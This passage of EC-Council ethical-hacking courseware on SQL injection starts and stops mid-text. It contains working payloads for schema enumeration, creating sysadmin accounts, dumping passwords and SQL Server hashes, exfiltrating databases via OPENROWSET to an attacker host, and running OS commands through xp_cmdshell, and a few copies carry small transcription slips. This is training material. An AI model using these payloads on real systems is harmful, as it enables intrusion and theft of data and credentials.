SELECT name FROM syscolumns WHERE
id = (SELECT id FROM sysobjects
WHERE name = 'tablename ')
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid
AND attnum > 0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database, Table, and Column Enumeration

Attackers use various SQL queries to enumerate database, table names, and columns. The information obtained by the attacker after enumeration can be used to obtain sensitive data from the database, modify data (Insert/Update/Delete), execute the admin-level operations on the database, and even retrieve the content of a given file present on the DBMS file system.

Techniques used by an attacker to perform enumeration are as follows:

- **Identify User Level Privilege**

  There are several SQL built-in scalar functions that will work in most SQL implementations:

  ```
  user  or current_user, session_user, system_user
  ' and 1 in (select user ) --
  '; if user ='dbo' waitfor delay '0:0:5 '--
  ' union select if( user() like 'root@%',
  benchmark(50000,sha1('test')), 'false' );
  ```

- **DB Administrators**

  Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

- **Discover DB Structure**

  Determine table and column names

  ```
  ' group by columnnames having 1=1 --
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and
name > '.') --
```

- **Column Enumeration in DB**
  - **MSSQL**

    ```
    SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
    WHERE name = 'tablename ')
    ```

    ```
    sp_columns tablename
    ```
  - **MySQL**


    ```
    show columns from tablename
    ```
  - **Oracle**

    ```
    SELECT * FROM all_tab_columns WHERE table_name='tablename '
    ```
  - **DB2**

    ```
    SELECT * FROM syscat.columns WHERE tabname= 'tablename '
    ```
  - **Postgres**

    ```
    SELECT attnum,attname from pg_class, pg_attribute WHERE relname=
    'tablename ' AND pg_class.oid=attrelid AND attnum > 0
    ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology

Advanced Enumeration

Oracle
- SYS.USER_OBJECTS
- SYS.TAB, SYS.USER_TABLES
- SYS.USER_VIEWS
- SYS.ALL_TABLES
- SYS.USER_TAB_COLUMNS
- SYS.USER_CATALOG

MS Access
- MsysACEs
- MsysObjects
- MsysQueries
- MsysRelationships

MySQL
- mysql.user
- mysql.host
- mysql.db

MSSQL Server
- sysobjects
- syscolumns
- systypes
- sysdatabases

Tables and columns enumeration in one query
```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1,
1, '1', 1, 1, 1, 1, 1  from sysobjects, syscolumns, systypes where sysobjects.xtype =
'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server
```
' and 1 in (select min(name ) from  master.dbo.sysdatabases where name >'.' ) --
```
File location of databases
```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Enumeration

Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used to gain unauthorized access. An attacker can crack passwords with the help of various tools such as L0phtCrack, Ophcrack, RainbowCrack, Cain & Abel, and so on. Attackers use buffer overflows to determine the vulnerabilities of a system or a network.

Database objects used for enumeration are as follows:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TAB, SYS.USER_TABLES	MsysObjects	mysql.host	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.db	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.USER_TAB_COLUMNS			
SYS.USER_CATALOG			

Examples:

- **Tables and columns enumeration in one query**

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects,
syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id
= syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Database Enumeration**


  Different databases in Server

  ```
  ' and 1 in (select min(name ) from  master.dbo.sysdatabases where
  name >'.' ) --
  ```

  File location of databases

  ```
  ' and 1 in (select min(filename ) from master.dbo.sysdatabases where
  filename >'.' ) -
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||'	" concat " " "+" " ''||''	''||''
Comments	-- and /**/ and #	– and /*	No	-- and /*	--	– and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Features of Different DBMSs

Once an attacker identifies the type of database used in the application during the information-gathering phase, the attacker may then look for the features supported by a particular database, and based on that may confine the attack area. Comparing different databases reveals different syntax and feature availability with respect to the string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, and so on.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||'	" concat " " "+" " ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

TABLE 15.3: Features of different DBMSs

Examples:


- **MySQL**
  ```
  SELECT * from table where id = 1 union select 1,2,3
  ```
- **PostgreSQL**
  ```
  SELECT * from table where id = 1; select 1,2,3
  ```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Oracle**

```
SELECT * from table where id = 1 union select null,null,null from
sys.dual
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Creating Database Accounts

Microsoft SQL Server	exec sp_addlogin 'victor', 'Pass123' exec sp_addsrvrolemember 'victor', 'sysadmin'

Oracle	CREATE USER victor IDENTIFIED BY Pass123
	TEMPORARY TABLESPACE temp
	DEFAULT TABLESPACE users;
	GRANT CONNECT TO victor;
	GRANT RESOURCE TO victor;

Microsoft Access	CREATE USER victor IDENTIFIED BY 'Pass123'

MySQL	INSERT INTO mysql.user (user, host, password)
	VALUES ('victor', 'localhost',
	PASSWORD('Pass123'))

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating Database Accounts

The following are different ways of creating database accounts in various DBMSs:

- **Microsoft SQL Server**

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- **Oracle**

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```


- **Microsoft Access**

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

- **MySQL**

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor',
'localhost', PASSWORD('Pass123'))
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology
CEH
Attacker
Internet
Web Application
T-SQL
Database

Password Grabbing

- Attacker uses his/her tricks of SQL injection and **forms an SQL query intended to grab the passwords** from the user-defined database tables

Grabbing user name and passwords from a User Defined table

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+'  '+login+'/'+password+'  ' from users where login>@var
select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Password Grabbing

Password Grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user defined database tables through SQL injection queries. Attacker uses his/her tricks of SQL injection and forms a SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.

For example, attackers may use the following code to grab the passwords:

```
'; begin declare @var varchar(8000)

set @var=':' select @var=@var+'  '+login+'/'+password+'  ' from users where
login>@var select @var as var into temp end --

' and 1 in (select var from temp) --

' ; drop table temp –
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int, @firstint int, @secondint int
 select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR(@tempint/16)
 select @secondint=@tempint - (@firstint*16)
 select @charvalue=@charvalue + SUBSTRING
 (@hexstring,@firstint+1,1) +SUBSTRING (@hexstring,
 @secondint+1, 1)
 select @i=@i+1
END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges you can still recover user names and brute force the password

SQL server hash sample

```
0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED250
3412FD54D6119FFF04129A1D72E7C3194F7284A7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a sysxlogins table in the form of hash values. An attacker tries extracting these hashes through error messages, but cannot read them, as they are present in hashed format. To display hashes in human-readable format, the attacker converts these hash values to display properly in the error messages. The attacker then concatenates them all.

- **Example 1**

  The hashes are extracted using

  ```
  SELECT password FROM master..sysxlogins
  ```

  We then hex each hash

  ```
  begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
     declare @tempint int, @firstint int, @secondint int
     select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
     select @firstint=FLOOR(@tempint/16)
     select @secondint=@tempint - @firstint*16)
     select @charvalue=@charvalue + SUBSTRING
     (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)
     select @i=@i+1
  END
  ```

  And then, we just cycle through all passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Example 2**

  Consider the following SQL query,

  ```
  SELECT name, password FROM sysxlogins
  ```

  To display the hashes through an error message, convert hashes → Hex → concatenate

  Generally, password field requires dba access. With lower privileges you can still recover usernames and brute force the password.


  SQL server hash sample

  ```
  0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages,

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp –
  ```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Extracting SQL Hashes (In a Single Statement)

```
'; begin declare @var varchar(8000), @xdate1 datetime,
@binvalue varbinary(255), @charvalue varchar(255), @i int,
@length int, @hexstring char(16) set @var=':' select
@xdate1=(select min(xdate1) from master.dbo.sysxlogins where
password is not null) begin while @xdate1 <= (select max(xdate1)
from master.dbo.sysxlogins where password is not null) begin
select @binvalue=(select password from master.dbo.sysxlogins
where xdate1=@xdate1), @charvalue = '0x', @i=1,
@length=datalength(@binvalue), @hexstring = '0123456789ABCDEF'
while (@i<=@length) begin  declare @tempint int, @firstint int,
@secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)
select @secondint=@tempint - (@firstint*16) select
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
SUBSTRING (@hexstring, @secondint+1, 1)  select @i=@i+1  end
select @var=@var+' | '+name+'/'+@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 =
(select isnull(min(xdate1),getdate()) from master..
sysxlogins where xdate1>@xdate1 and password is not null)
end select @var as x into temp end end --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Extracting SQL Hashes (In a Single Statement)

An attacker can insert a specially crafted SQL query to get an unauthorized access to the SQL server and extract SQL hashes to obtain passwords of existing user accounts.

The following query returns the SQL hashes file from the database:

```
'; begin declare @var varchar(8000), @xdate1 datetime,
@binvalue varbinary(255), @charvalue varchar(255), @i int,
@length int, @hexstring char(16) set @var=':' select
@xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is
not null) begin while @xdate1 <= (select max(xdate1) from
master.dbo.sysxlogins where password is not null) begin select
@binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare
@tempint int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)  select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue +
SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring,
@secondint+1, 1)  select @i=@i+1  end select @var=@var+' |
'+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1
select @xdate1 = (select isnull(min(xdate1),getdate()) from master..

sysxlogins where xdate1>@xdate1 and password is not null)

end select @var as x into temp end end --
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
SQL Injection Methodology

Transfer Database to Attacker's Machine

SQL Server can be linked back to the attacker's DB by using OPENROWSET. DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on port 80

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from   mydatabase..hacked_sysdatabases')
select * from master.dbo.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase.. hacked_sysdatabases')
select *  from user_database.dbo.sysobjects -
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase.. table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this by using OPENROWSET; after replicating the DB structure, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from   mydatabase..hacked_sysdatabases')
select * from master.dbo.sysdatabases --
```


```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase.. hacked_sysdatabases')
select *  from user_database.dbo.sysobjects -
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase.. table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

MSSQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data
as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Note: Both methods are restricted by the database's running privileges and permissions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Interacting with the Operating System

There are two different ways to interact with an OS:

